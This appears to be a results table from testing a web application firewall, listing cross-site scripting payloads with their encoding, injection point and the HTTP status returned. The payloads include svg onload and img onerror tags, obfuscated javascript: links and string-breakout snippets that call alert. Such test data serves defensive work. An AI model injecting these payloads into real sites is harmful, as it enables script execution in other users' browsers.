'><svg/onload=alert`xss`>	xss-scripting	Base64Flat	HTMLForm	405
'><svg/onload=alert`xss`>	xss-scripting	URL	URLPath	404
"])}catch(e){if(!this.x)alert(document.domain),this.x=1}//	xss-scripting	Base64Flat	URLPath	404
"])}catch(e){if(!this.x)alert(document.domain),this.x=1}//	xss-scripting	Base64Flat	HTMLForm	405
"])}catch(e){if(!this.x)alert(document.domain),this.x=1}//	xss-scripting	URL	URLPath	404
"));if(!self.x)self.x=!alert(document.domain)}catch(e){}//	xss-scripting	Base64Flat	URLPath	404
"));if(!self.x)self.x=!alert(document.domain)}catch(e){}//	xss-scripting	Base64Flat	HTMLForm	405
"));if(!self.x)self.x=!alert(document.domain)}catch(e){}//	xss-scripting	URL	URLPath	404
<img src=x onerror=alert(document.domain)>/all	xss-scripting	Base64Flat	URLPath	404
<img src=x onerror=alert(document.domain)>/all	xss-scripting	URL	URLPath	404
<ahref="javascript:top[8680439..toString(30)]()">XSS Test</a>	xss-scripting	Base64Flat	URLPath	404
<ahref="javascript:top[8680439..toString(30)]()">XSS Test</a>	xss-scripting	Base64Flat	HTMLForm	405
<ahref="javascript:top[8680439..toString(30)]()">XSS Test</a>	xss-scripting	URL	URLPath	404
<ahref="javascript:window[/alert/.source]()">XSS Test</a>	xss-scripting	Base64Flat	URLPath	404
<ahref="javascript:window[/alert/.source]()">XSS Test</a>	xss-scripting	URL	URLPath	404